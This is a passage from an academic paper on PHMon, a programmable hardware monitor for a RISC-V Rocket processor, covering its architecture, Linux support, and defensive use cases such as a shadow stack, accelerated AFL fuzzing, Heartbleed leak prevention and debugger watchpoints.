Our PHMon can enforce a variety of security policies and it can also assist with detecting software bugs and security vulnerabilities. We interface PHMon with a RISC-V [83] Rocket [5] processor and we minimally modify the core to expose an instruction execution trace to PHMon. This execution trace captures the whole *architectural* state of the core. Each event is identified based on programmable monitoring rules applied to the instruction execution trace. Once PHMon detects an event, it performs follow-up actions in the form of hardware operations including ALU operations and memory accesses or an interrupt (handled by software). We modify the Linux Operating System (OS) to support PHMon at process level. Hence, unlike most existing FHMons and tag-based memory corruption prevention techniques, PHMon offers the option of enforcing different security policies for different processes. Additionally, we provide a software API consisting of a set of C functions to program PHMon. A user can simply use this API to specify the monitoring rules and program PHMon to monitor separate events, count the number of event occurrences, and take a series of follow-up actions. We demonstrate the versatility of PHMon and its ease of adoption through *four* representative use cases: a shadow stack, a hardware-accelerated fuzzing engine, information leak prevention, and hardware-accelerated debugging.

To evaluate PHMon in a realistic scenario, we implement a prototype of PHMon interfaced with a RISC-V Rocket core [5] using Xilinx Zedboard FPGA [63]. Our FPGA-based evaluation shows that PHMon improves the performance of fuzzing by 16× over the state-of-the art software-based implementation while our programmed shadow stack (for call stack integrity protection) has 0.9% performance overhead, on average. When implemented as an ASIC, PHMon incurs less than 5% power and 13.5% area overhead compared to an unmodified RISC-V core.

In summary, we make the following contributions:

- **Design**: We propose a minimally-invasive and efficient programmable hardware monitor to enforce an *event–action* monitoring model with programmable monitoring rules and flexible hardware-level follow-up actions. Additionally, we provide the OS and software support for our hardware monitor.
- **Application**: We demonstrate the flexibility and ease of adoption of our hardware monitor to enforce different security policies and to assist with detecting software bugs and security vulnerabilities via *four* use cases.
- **Implementation**: We implement a practical prototype, consisting of a Linux kernel and user-space running on a RISC-V processor interfaced with our PHMon, on an FPGA. Our evaluation indicates that PHMon incurs low performance, power, and area overheads. In the spirit of open science and to facilitate reproducibility of our experiments, we will open-source the hardware implementation of our PHMon, our patches to the Linux kernel, and our software API: https://github.com/bu-icsg/PHMon.

2 Related work

In this section, we discuss existing hardware features in processors and hardware-assisted monitors, which are applied in security use cases, and compare them with PHMon. We classify the hardware-assisted runtime monitors into two categories: "trace-based" and "tag-based". Trace-based monitors apply the monitoring rules and actions on the whole execution trace, while the tag-based monitors restrict the monitoring rules and/or actions to tag propagation. Table 1 compares different features of our trace-based PHMon with other tag-based and trace-based monitors. We can consider the tag-based monitors as reference monitors that can enforce one or more security policies for memory corruption prevention. In general, trace-based monitors are applied to a wider range of applications than merely memory protection. For example, as listed in Table 1, data race detection is one of the use cases of the Log-Based Architectures (LBA) [10, 11].

2.1 Custom Hardware for Monitoring

Dedicated hardware monitors have been used for a variety of debugging and security applications including hardware-assisted watchpoints for software debugging [35, 88] and hardware-assisted Bounds Checking (BC) [27, 32, 51]. Similar to [35, 88], PHMon can be integrated with an interactive debugger, such as GDB, and provide watchpoints by effectively filtering and monitoring different ranges of memory addresses. PHMon can also evaluate conditional break points and we illustrate this capability in Section 5.4.

Dynamic Information Flow Tracking (DIFT) is a technique for tracking information during the program's execution by adding tags to data and tracking the tag propagation. Software-only implementations of DIFT [50, 54, 59] have large performance overheads. To reduce the performance overhead, hardware implementations for DIFT have been proposed [13, 19, 78, 81]. These techniques provide different levels of flexibility for DIFT, from 1-bit tags [59] and multi-bit tags [19] to more flexible designs [13, 81]. Instead of comparing PHMon with custom hardware for BC and DIFT, Section 2.2 provides a comparison with FHMons that are capable of performing both BC and DIFT.

2.2 Flexible Hardware Monitors (FHMons)

FHMons provide flexible monitoring capabilities and can be applied to a range of applications. MemTracker [82] implements tag-based hardware support to detect memory bugs. Several existing works [25, 26, 28] extend DIFT tag-based monitoring into more flexible frameworks capable of supporting different security use cases. PUMP [28] provides programmable software policies for tag-based monitoring with invasive changes to the processor pipeline. FlexCore [25] is a re-configurable architecture decoupled from the processor, which provides a range of runtime monitoring techniques. The programmable FPGA fabric of FlexCore restricts its integration with a high-performance core. Harmoni [26] is a coprocessor designed to apply different runtime tag-based monitoring techniques, where the tagging capability is not as flexible as FlexCore or PUMP. HDFI [76] and REST [74] provide memory safety through data-flow isolation by adding a 1-bit tag to the L1 data cache.

Among the tag-based FHMons, HDFI [76] is the closest work to PHMon in terms of providing a realistic evaluation environment. Both HDFI and PHMon implement a hardware prototype, rather than relying on simulations, and evaluate a full Linux-based software stack on an FPGA. Contrary to PHMon, HDFI applies invasive modifications to the processor pipeline (adds a 1 bit tag to L1 data cache and modifies the decode and execute stages of the pipeline). HDFI is restricted to enforcing data-flow isolation policies to prevent memory corruption. Although PHMon can be used for sensitive data protection (e.g., preventing Heartbleed), compared to HDFI, PHMon has limited capabilities to protect against memory corruption. However, unlike HDFI, PHMon can be applied in security use cases beyond memory corruption prevention, such as accelerating the detection of security vulnerabilities

Table 1: Comparison of previous hardware monitoring techniques with PHMon

Mechanism	Monitoring Mechanism	Use Cases	Source Code Requirement	Hardware Modification	Evaluation Methodology	Avg. Performance Overhead	Power/Area Overhead
Hardbound [27]	Tag-based	BC	Yes	Inv	Sim	5%-9%	# N/A
SafeProc [32]	Tag-based	BC	Yes	Inv	Sim	5%	# N/A
Watchdog [51]	Tag-based	BC	Yes	Inv	Sim	15%-25%	# N/A
LIFT [59]	SW (DBI)	DIFT	No	SW	SW	∼200%-300%	# N/A
TaintCheck [54]	SW (Tag-based)	DIFT	No	SW	SW	Avg: # N/A	# N/A
Multi-Core DIFT [50]	SW (Threads)	DIFT	No	SW	Sim	48%	# N/A
DIFT [78]	Tag-based	DIFT	No	Min-inv	Sim & Emul	1.1%	# N/A
Raksha [19]	Tag-based	DIFT	No	Inv	FPGA	48%	# N/A
FlexiTaint [81]	Tag-based	DIFT	Yes	Min-inv	Sim	1%-3.7%	# N/A
MemTracker [82]	Tag-based	MC	Yes	Inv	Sim	2.7%	# N/A
DataSafe [13]	Tag-based	DIFT	No	Inv	Sim	Avg: # N/A	# N/A
DISE [16]	Binary Rewriting	FI, (De)compress	No	Inv	Sim	Avg: # N/A	# N/A
LBA [11]	Trace-based	MC, DIFT, LOCKSET	No	Min-inv	Sim	390%-700%	# N/A
Optimized LBA [12]	Trace-based	MC, DIFT, LOCKSET	No	Min-inv	Sim	2%-327%	# N/A
FADE [30]	Trace-based	Memory & Propagation Tracking	No	Min-inv	Sim	20%-80%	Raw numbers
Partial Monitoring [46]	Trace-based	MC, RC, DIFT, BC	No	Min-inv	Sim	50%	(4%-11%) / (7%)
PUMP [28]	Tag-based	NXD+NWC, DIFT, CFI, MC	Yes	Inv	Sim	∼8%	(47%) / (55%)
Harmoni [26]	Tag-based	MC, RC, DIFT, BC	Yes	Min-inv	RTL Sim	∼1%-8%	(10%) / (110%)
FlexCore [25]	Tag-based	MC, DIFT, BC, SEC	Yes	Min-inv	RTL Sim	5%-44%	(14.6%) / (32.5%)
HDFI [76]	Tag-based	SL Enhancement, Code Ptr Sep, Info Leak Kernel, Stack, and VTable Ptr Prot	Yes	Inv	FPGA	0.94%	# N/A
Nile [23]	Trace-based	Shadow Stack	No	Min-inv	FPGA	0.78%	(26%) / (15%)
REST [74]	Tag-based	Stack & Heap Prot	No	Inv	Sim	2%-25%	# N/A
PHMon (This Work)	Trace-based	Shadow Stack, Fuzzing Info Leak, Debugging	No	Min-inv	FPGA	0.94%	(5%) / (13.5%)

"Inv" = Invasive; "Min-inv" = Minimally-invasive; "# N/A" = Numbers not available; Sim = "Simulation"; Emul = "Emulation"; "MC" = Memory Checking; "RC" = Reference Counting
"BC" = Bounds Checking; "FI" = Fault Isolation; "SEC" = Soft Error Checking; "SEP" = Seperation; "SL" = Standard Library; "Ptr" = Pointer; "Prot" = Protection; "Info" = Information; "Leak" = Leakage

(we demonstrate this capability in Section 5).

Overall, to the best of our knowledge, the existing flexible tag-based monitoring techniques are a subset of an *event-action* monitoring model, where the actions are restricted to tag-propagation and raising an exception (handled by software). In this regard, these tag-based FHMons are reference monitors that enforce memory protection policies. PHMon provides a more comprehensive language for actions. Hence, we can leverage PHMon in a wider range of security applications, not limited as a reference monitor to enforce memory protection policies. An efficient implementation of a tag-based FHMon, such as HDFI, is complementary to PHMon.

In a multi-core system, Log-Based Architectures (LBA) [10, 11] implement trace-based monitors that capture an execution log from a monitored program on one core and transfer the collected log to another general-purpose core, where a dynamic tool (lifeguard) executes and enforces the security policies. The optimized LBA [12] considerably reduces the performance overhead of LBA [11] (from 3×-5× to ∼50%) at the cost of higher power and area overheads. From the perspective of the *event-action* monitoring model, LBA's expressiveness in terms of monitoring rules and actions is close to software-based techniques. However, the LBA trace-based monitor suffers from considerable performance, power, and area overheads. Similar to optimized LBA, FADE [30], DISE [16], and partial monitoring [46] apply filtering, pattern matching, and dropping decisions to the execution trace, respectively. Rather than utilizing an additional general-purpose core, PHMon provides a programmable hardware capable of performing a smaller range of monitoring techniques, but does so efficiently and with significantly lower power and area overheads. Among the trace-based FHMons, Nile [23] is the closest work to PHMon. Compared to LBA architectures and PHMon, Nile provides a restricted set of possible actions; however, Nile's actions are not limited to tag propagation. Nile only supports comparison operations (no other arithmetic or logical operations), which restricts its applicability for different use cases.

2.3 Generic Monitoring Hardware Extensions

Modern processors provide hardware features and extensions to collect runtime hardware usage information. Hardware Performance Counters (HPCs) are hardware units for counting the occurrence of microarchitectural events, such as cache hits and misses, at runtime. A number of previous works use HPCs for malware detection [24, 40, 57, 73]. However, recent studies [21, 87] shed light on the pitfalls and challenges of using HPCs for security. Moreover, HPCs are limited to a predefined pool of *microarchitectural* events, while PHMon and FHMons provide a set of monitoring rules to specify cus-




Figure 1: An overview of the *event-action* model provided in PHMon.




Figure 2: The RoCC interface extended with *commit log* execution trace.

tom events. Additionally, PHMon and FHMons are capable of performing follow-up actions, while HPCs are restricted to interrupts.

Last Branch Record (LBR) is a hardware feature available in the recent Intel processors, which records a history of the 16 most recent indirect `jumps`. Several works [14, 58, 84] rely on LBR, as a pseudo shadow stack, to mitigate Return-Oriented Programming (ROP) attacks. However, history-flushing attacks [9, 72] can evade such LBR-based detection techniques. LBR is not designed for security purposes; hence, it cannot provide a principled security solution. Unlike LBR, PHMon's implemented shadow stack is not limited to maintaining only the last 16 branch records (the limit for PHMon is the allocated memory size); hence, PHMon is not vulnerable to history flushing attacks.

Modern processors also provide architectural extensions, like Intel Processor Trace (PT) [66] and ARM CoreSight [48], to capture debugging information. Both Intel PT and ARM CoreSight provide enormous debugging capabilities; however, these technologies are primarily designed to provide debugging traces for *post-processing*. Online processing capabilities, however, are essential for the timely detection of security threats. FHMons and PHMon expand the online monitoring with efficient online processing and prevention capabilities. Although Intel PT is designed for offline debugging and failure diagnosis, recent techniques [29, 31, 39] utilize this hardware extension to enforce Control Flow Integrity (CFI) at runtime. Similarly, kAFL [71] is a kernel fuzzing engine that uses Intel PT to obtain code coverage information.

3 Threat Model and Assumptions

In this work, we focus on detecting software security vulnerabilities and preventing attackers from leveraging these vulnerabilities. We follow the common threat model among the related works. We assume software may include one or more security bugs and vulnerabilities that attackers can leverage to perform an attack. We do not assume any restrictions about what an attacker would do after a successful attack. Specifically for our use cases, we assume an application may suffer from a security vulnerability such as buffer overflow and an attack can leverage that to gain the control of program's stack. Also, motivated by our information leakage prevention use case, we assume that sensitive memory contents can be leaked to unauthorized entities.

Since PHMon relies on OS support, we assume that the OS kernel is trusted. However, in principle, PHMon can be extended to protect (part of) the OS kernel. Section 7.2 provides a more detailed discussion about PHMon's capabilities and limitations in protecting the OS kernel. Also, we assume all hardware components are trusted and bug free. Hence, hardware-based attacks such as row hammer [41] and cache-based side-channel attacks are out-of-scope of this work.

As mentioned before, for security enforcement use cases, we can consider PHMon as a reference monitor [4, 70]. A reference monitor should satisfy three principles: complete mediation, tamperproofness, and verifiability. PHMon satisfies the complete mediation principle. Whenever a context switch into a monitored process occurs, PHMon continues monitoring. Additionally, PHMon monitors the execution of the forked processes of a parent process. Regarding tamperproofness, as we will discuss in Section 4.2, PHMon provides the option of "sealing" configurations to prevent further modifications. With respect to verifiability, PHMon is *small enough* to be subject to verification (13.5% area overhead compared to an in-order processor).

4 PHMon

We propose a minimally-invasive programmable hardware monitor (for a general-purpose processor) to enforce an *event-action* monitoring model. Figure 1 presents a high-level overview of PHMon that implements such an *event-action* monitoring model. To enable per process monitoring, software API (to configure/program the hardware monitor) and OS support are mandatory. A user/admin can configure the hardware to monitor the execution of one or more processes. Then, the hardware monitor collects the runtime execution

information of the processor, checks for the specified events, and performs follow-up actions. Once the process terminates or the user/admin disables the monitoring, the hardware monitor stops monitoring. In the rest of this section, we discuss the challenges associated with designing PHMon and our design decisions to address these challenges. In the next three subsections, we explain the hardware design for PHMon, its software interface, and the OS support for PHMon.

4.1 PHMon: Architecture

In this subsection, we present the hardware design of PHMon. Our main design goal for our hardware monitor is to provide an **efficient** and **minimally invasive** design. According to the *event-action* monitoring model, our hardware monitor should perform three main tasks: collect the instruction execution trace of a processor, examine the execution trace to find matches with programmed events, and take follow-up actions. To perform these tasks, PHMon consists of three main architectural units: a Trace Unit (TU), Match Units (MUs), and an Action Unit (AU).

4.1.1 Trace Unit (TU)

The TU is responsible for performing the first task, i.e., collecting the instruction execution trace. To design our TU, we need to answer the following questions: **what** information should the TU collect, from **where** should it collect this information, and **how** to transfer the collected information to the hardware monitor?

In this work, we only collect information about the architectural state of the processor (not the micro-architectural state). To this end, the TU collects the entire architectural state of the processor using five separate entries, i.e., the undecoded instruction (`inst`), the current Program Counter (PC) (`pc_src`), the next PC (`pc_dst`), the memory/register address used in the current instruction (`addr`), and the data accessed by the current instruction (`data`). The `inst` entry contains the `opcode` as well as the input and output `operand identifiers`. In principle, we can collect this information from different stages of a processor's pipeline (i.e., decode, execute, memory, and write-back stages). We can take advantage of the FIRRTL [45] compiler[1] (via annotations) to extract specific signals with low effort and transfer them to PHMon. To ensure that we monitor the instructions that are actually executed and in the order they are committed, we collect the above-mentioned information from the commit stage of the pipeline. Hence, we call the collected information a *commit log*.

During each execution cycle, the TU collects a commit log and transfers it to our hardware monitor. To prevent stalling the processor's pipeline while PHMon processes each commit log, we design PHMon as a parallel decoupled monitor. Such

[1] FIRRTL is an Intermediate Representation (IR) for digital circuits. The FIRRTL compiler is analogous to the LLVM compiler.




Figure 3: PHMon's microarchitecture.

a decoupled monitor requires an interface to receive the commit log from the processor. In this work, we design PHMon as an extension to the open-source RISC-V Rocket processor [5] via its Rocket Custom Coprocessor (RoCC) interface. RISC-V [83] is an open standard Instruction Set Architecture (ISA). We choose the Rocket processor due to the availability of its RISC-V open ISA and the capability of running the Linux OS on the processor. However, our PHMon design is **independent** of the transport interface and ISA.

Figure 2 depicts the extended RoCC interface used in our design to communicate with the Rocket processor. The RoCC interface provides transmitting/receiving register data for communication, status/exception bits, and direct communication with the memory hierarchy (L1 data cache in our design). We have extended the RoCC interface to carry the commit log trace (shown in red in Figure 2). Since Rocket is an in-order processor, we **minimally** modify the **write-back** stage of the Rocket processor's pipeline to collect the commit log trace.

PHMon receives the commit log, collected by the TU, from the RoCC interface. Then, as shown in Figure 3, PHMon applies the configured monitoring rules to the commit log to detect events (handled by MUs) and performs follow-up actions (managed by the AU). As mentioned before, PHMon is decoupled from the processor and it processes the incoming commit logs one by one. Hence, we need a queuing mechanism to record incoming commit log traces. Rather than placing a queue between the RoCC interface and PHMon, we filter the incoming packets using MUs and only record the matched events in a queue prior to taking actions.

4.1.2 Match Units (MUs)

MUs are responsible for monitoring an incoming commit log and finding matches with programmed events. Each MU is in charge of detecting a distinct event using a set of monitoring rules. An event is specified at **bit-granularity** by a `match entry` and its corresponding `care`/`don't care` mask entry, which are applied on each commit log entry. An MU matches the `care` bits of each `match entry` with the corresponding bits in the commit log entry. As an example, consider a scenario where a user wants to monitor any of the four branch instructions including `BLT`, `BGE`, `BLTU`, and `BGEU`. The user

can configure an MU to monitor these four instructions using the following matching condition:

```
BLT, BGE, BLTU, BGEU: inst = 0x00004063; mask bit = 0xffffbf80
```

The matching condition for `inst` evaluates to true when the current instruction is a match with one of the `BLT`, `BGE`, `BLTU`, or `BGEU` instructions. Note that each of these instructions is identified based on the `opcode` and `func3` bits (refer to [83]). For each of the remaining entries of the commit log (i.e., `pc_src`, `pc_dst`, `addr`, and `data`), we set the masking bits to `0xffffffffffffffff`, indicating these fields are `don't cares`. In Section 4.2, we will present our software interface for programming MUs to monitor the target events. Whenever the `predicate` (the logical conjunction of the matches on all the commit log entries) evaluates to true, a counter in the corresponding MU increases. Once the counter reaches a programmed threshold value, the MU triggers an activation signal and sends a `match packet` to the AU. The AU queues the incoming `match packets`, while it performs actions for the packets arrived earlier. To reduce the queuing traffic, an MU filters commit log traces based on the monitoring rules before queuing them.

An MU may be programmed by a user process to monitor only its own execution or by an admin to monitor processes with lower permissions. In both cases, MU configuration becomes part of a process' context and is preserved across context switches by the OS. In Section 6.2, we evaluate the performance overhead caused by preserving PHMon's configuration across context switches.

Although each MU monitors a separate event, PHMon is capable of monitoring a **sequence** of events using multiple MUs communicating through a shared memory space set up by either the OS or the monitored process itself. For example, multiple MUs may all write to or read from the shared memory.

4.1.3 Action Unit (AU)

The AU is responsible for performing the follow-up actions. Our main goal in designing the AU is to provide a **minimal** design that supports a variety of actions including arithmetic and logical operations, memory operations, and interrupts. To this end, we effectively design our AU as a small *microcontroller* with restricted I/O consisting of four microarchitectural components: Config Units (CFUs), an Arithmetic and Logical Unit (ALU), a Local Register File, and a Control Unit (CU). In addition to these four components, the `Match Queue` that records the `match packets` (generated by MUs) is placed in the AU (see Figure 3).

Each MU is paired with a CFU, where the CFU stores the sequence of actions to be executed once the MU detects a match. These programmable actions are in fact the instructions of a small *program* that executes in the AU. The CU performs the sequence of actions via hardware operations (i.e., ALU operations and memory requests) or an interrupt (handled by software). The CU uses the registers in the Local Register File (6 registers in total) to perform the hardware operations. Our AU implementation enforces the *atomic* execution of actions. To this end, the CU executes all of the follow-up actions of one `match packet` before switching to the actions of the next `match packet`.

As part of the actions, the AU can access memory by sending requests to the L1 data cache, a virtually-indexed physically-tagged cache, through the RoCC interface. Hence, all memory accesses are to virtual addresses. The L1 data cache of Rocket processor has an arbiter to handle incoming requests from several agents including the Rocket core and the RoCC interface. Note that the memory hierarchy of Rocket core manages the memory consistency.

In Appendix A, we provide a detailed description about each of the AU's microarchitectural components.

4.2 PHMon: Software Interface

We use RISC-V's standard ISA extensions [83], called `custom` RISC-V instructions, to configure PHMon's MUs and CFUs, as well as to communicate with PHMon. We provide a list of functions that one can use to communicate with PHMon, where each function is accessible by a user-space process, a supervisor, or both. Note that when a user process programs PHMon, then PHMon only monitors that process' execution. When an admin programs PHMon, it can be configured to monitor a specific user process or monitor all user processes. To prevent an unauthorized process from reconfiguring PHMon (after an MU and its paired CFU are configured), we provide an optional feature to stop any further configuration. To this end, we leverage the Rocket's privilege level (*MStatus.priv*) provided to PHMon through the RoCC interface. According to the privilege level, PHMon permits or blocks incoming configuration requests.

4.3 PHMon: OS Support

In this section, we discuss the necessary modifications to the Linux OS kernel to support PHMon. We categorize our modifications into two classes: per process modifications and interrupt handling modifications.

4.3.1 Per Process OS Support

We extend Linux to support PHMon and provide a complete computing stack including the hardware, the OS, and software applications. We provide the OS support for PHMon at the process level. To this end, we alter the `task_struct` in the Linux Kernel to maintain PHMon's state for each process. We store the MUs' counters, MUs' thresholds, the value of local registers, and CFUs' configurations as part of the `task_struct` (using the `custom` instructions for reading PHMon register values).

We modify the Linux kernel to initialize the PHMon information before the process starts its execution. Once PHMon is

configured to monitor a process, we enable a flag (part of the `task_struct`) for that process. Our modified OS allocates a shared memory space for communication between MUs. After allocation, the OS maintains the base address and the size of the shared memory as part of the PHMon information for the process in the `task_struct`. Additionally, the OS sends the base and size values to PHMon. PHMon can simply protect the shared memory from unauthorized accesses, where only the AU and the OS are authorized to access the shared memory. To provide this protection, one of the MUs can monitor any user-space `load` or `store` accesses to this range of memory and trigger an interrupt in case of memory access violation.

During a context switch, the OS reads the MU information (counter and threshold values) as well as the Local Register File information from PHMon and stores them as the PHMon information of the `previous` process in the `task_struct`. Before the OS context switches to a monitored process, it reads the MU information of the `next` process and writes it to PHMon registers using the functions provided in the PHMon API. Note that to retain the atomicity of the programmed actions, our modifications to the OS delay a context switch until the execution of the current set of actions and the corresponding actions of all the `match packets` stored in the `Match Queue` are completed. It is worth mentioning that our current implementation of PHMon is not designed for real-time systems. Hence, we currently do not provide any guarantees for meeting stringent real-time deadlines.

4.3.2 Interrupt Handling OS Support

The OS is responsible for handling an incoming interrupt triggered by the CU. We configure our RISC-V processor to delegate the interrupt to the OS. Additionally, we modify the Linux kernel to handle the incoming interrupts from the RoCC interface. In our security-oriented use case, the OS terminates the process that caused the interrupt based on the assumption that an anomaly or violation has triggered the interrupt. Note that the OS can handle the interrupt in various ways according to the user's requirements (e.g., trapping into GDB for the debugging use case in Section 5.4).

5 Use Cases

PHMon distinguishes itself from related work by its flexibility, versatile application domains, and its ease of adoption. To demonstrate the versatility of PHMon, we present *four* use cases: a shadow stack, a hardware-accelerated fuzzing engine, an information leakage prevention mechanism, and hardware-accelerated debugging.

5.1 Shadow Stack

Our first use case is a shadow stack, a security mechanism that detects and prevents stack-based buffer overflows as well as Return-Oriented-Programming (ROP) attacks. As data on the stack is interleaved with control information such as function return addresses, an overflow of a buffer can violate the integrity of such control information and in consequence compromise system security. A shadow stack is a secondary stack that keeps track of function return addresses to protect them from being tampered with by an attacker. A stack buffer overflow attack occurs when a program writes data into a stack-allocated buffer, such that the data is larger than the buffer itself. ROP is a contemporary code-reuse attack that combines a sequence of so-called gadgets into a ROP-chain. Gadgets typically consist of a small number of instructions ending in a `ret` instruction. However, executing a ROP-chain violates function call semantics (i.e., there are no corresponding `calls` to the `rets` in the chain). A shadow stack can therefore detect ROP attacks.

Rather than providing a dedicated hardware solution (e.g., Intel's proposed shadow stack [67]), we leverage PHMon's flexibility to implement a hardware shadow stack. A shadow stack can easily be realized in PHMon with two MUs. We program one MU (MU0) to monitor `call` instructions and another MU (MU1) to monitor `ret` instructions. Also, we configure each of the MUs to trigger an action for every monitored instance of `call` and `ret` (`threshold = 1`).

The OS allocates a shared memory space, i.e., space for the shadow stack, for each process that is being monitored. Both MUs have access to this shared memory space. We can simply protect this shared memory space against unauthorized accesses by monitoring `load` and `store` accesses to this range of addresses leveraging a third MU (as described in Section 4.3). Any user-space access to this memory space results in an interrupt and termination of the violating process. Once the OS allocates this memory space (during the initialization of a new process), it stores the base address and the size of the allocated memory in the first two general-purpose registers of the Local Register File in PHMon (refer to Appendix A for more information about the Local Register File). We configure the CFUs to use the base address register as the shadow stack pointer. The AU accesses the shadow stack by sending memory requests to the L1 cache using the RoCC interface.

The summary of our *event-action* scenario for implementing a shadow stack is as follows: the first MU (MU0) monitors `calls` and pushes the corresponding `pc_src` value to the shadow stack. The second MU (MU1) monitors `rets` and compares the `pc_dst` value with the value stored on the top of the shadow stack. If there is a mismatch between `calls` and `rets` (e.g., an illegal `ret` address or a ROP attack), PHMon triggers an interrupt and the OS handles the interrupt. In our current implementation, the OS simply terminates the process that caused the interrupt. Note that analogous to [8], we can address `call-ret` matching violations caused by `setjmp/longjmp` by augmenting the `jmp_buf` struct with one more field to store the shadow stack pointer.

5.2 Hardware-Accelerated Fuzzing

Fuzzing is the process of providing a program under test with random inputs with the goal of eliciting a crash due to

a software bug. It is commonly used by software developers and security experts to discover bugs and security vulnerabilities during the development of a software product and *mostly* for the deployed software. Big software companies such as Google [2] and Microsoft [68] use fuzzing extensively and *continuously*. For instance, Google's OSS-Fuzz platform found over 1,000 bugs in 5 months [33]. Similarly, American Fuzzy Lop (AFL) [85] is one of the state-of-the-art fuzzers that successfully identified zero-day vulnerabilities in popular programs, such as PHP and OpenSSH.

AFL aims to explore new execution paths in the code to discover potential vulnerabilities. AFL consists of two main units: the fuzzing logic and the instrumentation suite. The fuzzing logic controls the mutation and scheduling of the inputs, and also decides if the current input is interesting enough for further fuzzing. During fuzzing, the instrumentation suite collects branch coverage information of the program for the current input. In the current version of AFL (2.52b), the instrumentation can be applied either at compile time with a modified gcc compiler (afl-gcc) if source is available or at runtime by adding instructions to the native binary through user-mode QEMU for closed-source programs. As QEMU uses DBI, it can instrument each control-flow instruction with the necessary book-keeping logic. While this capability is flexible, DBI comes at a significant performance overhead (2.5× to 5× [60]). PHMon can easily monitor the control-flow instructions and apply the necessary book-keeping logic without incurring the DBI overhead. In this study, we do not modify the fuzzing logic of AFL. However, we program PHMon to implement the instrumentation suite.

AFL uses a shared memory region, called `bitmap`, to store the encountered basic block transitions (a basic block is an instruction sequence with only one entry and one exit point) for the program executed with the most recent input. Each basic block has an id, calculated by performing logical and bitwise operations using the current basic block address. The address that points to the transition information in the `bitmap` is calculated based on the current and the previous block id.

We use PHMon as part of AFL as follows (see Figure 4): (1) AFL starts executing the target program on the RISC-V processor. (2) PHMon monitors the control-flow instructions of the target binary. (3) Whenever PHMon detects a control-flow instruction, it updates the `bitmap`. (4) The child process (fuzzed program) terminates. (5) The fuzzing unit compares the output `bitmap` with the global `bitmap` (the collection of the previously observed basic block transitions) and determines whether the current input is interesting enough for further fuzzing.

PHMon conducts step (2) and step (3) of the above-described AFL process. To this end, we program two MUs to monitor the control-flow instructions (`branches` and `jumps`) with `threshold = 1`. Both of these MUs have access to the `bitmap` allocated by AFL. We program each MU with 12 actions to update the `bitmap`.




Figure 4: Integration of PHMon with AFL.

5.3 Preventing Information Leakage

PHMon can also be used to prevent the leakage of sensitive information, such as cryptographic keys. A concrete example is Heartbleed [34], a buffer over-read vulnerability in the popular OpenSSL library that allowed attackers to leak the private key[2] of any web-server relying on that library [34].

To prevent Heartbleed, we first identified the memory addresses that contain the private key. Second, we manually white-listed all legitimate read accesses (i.e., instructions that access the key). As legitimate accesses to the key are confined to three functions that implement cryptographic primitives, this was a straightforward task. Finally, we programmed PHMon to trigger an interrupt in case any instruction but those white-listed above accesses the key. To this end, we configure an MU to monitor `load` instructions that access the key, and the CFU contains a series of actions that compare the `pc_src` of the `load` instruction against the white-list. As a proof of concept, we programmed PHMon to prevent the leakage of the prime number p and PHMon successfully prevented the disclosure. Note that the location of sensitive information and its legitimate accesses can vary in different environments. Ideally, the information about the location of an instruction that accesses sensitive data would be produced by a compiler (e.g., by annotating sensitive variables). However, we leave augmenting a compiler tool-chain to produce such meta-information which can be readily enforced by PHMon as future work.

5.4 Watchpoints and Accelerated Debugger

As the last use case, we focus on the debugging capabilities of PHMon. PHMon can provide watchpoints for an interactive debugger, such as GDB, by monitoring memory addresses (`addr` entry of the commit log) and then triggering an interrupt. Although the number of MUs dictates the maximum number of *unique* watchpoints that PHMon can monitor, our watchpoint capability is not limited by the number of MUs. Each MU can monitor a range of monitoring addresses, specified by `match` and `mask` bits. Here, the range of watchpoint addresses can be contiguous or non-contiguous. Additionally, for each range, the user can configure PHMon to monitor read

[2] More precisely, the attack leaks the private prime number p which allows the attacker to reconstruct the private key.

accesses, write accesses, or both by specifying the `inst` entry of the commit log. It is worth mentioning that most modern architectures only provide a few watchpoint registers (e.g., four in Intel x86). We have used and validated the watchpoint capability of PHMon as part of the information leak prevention use case, described in Section 5.3.

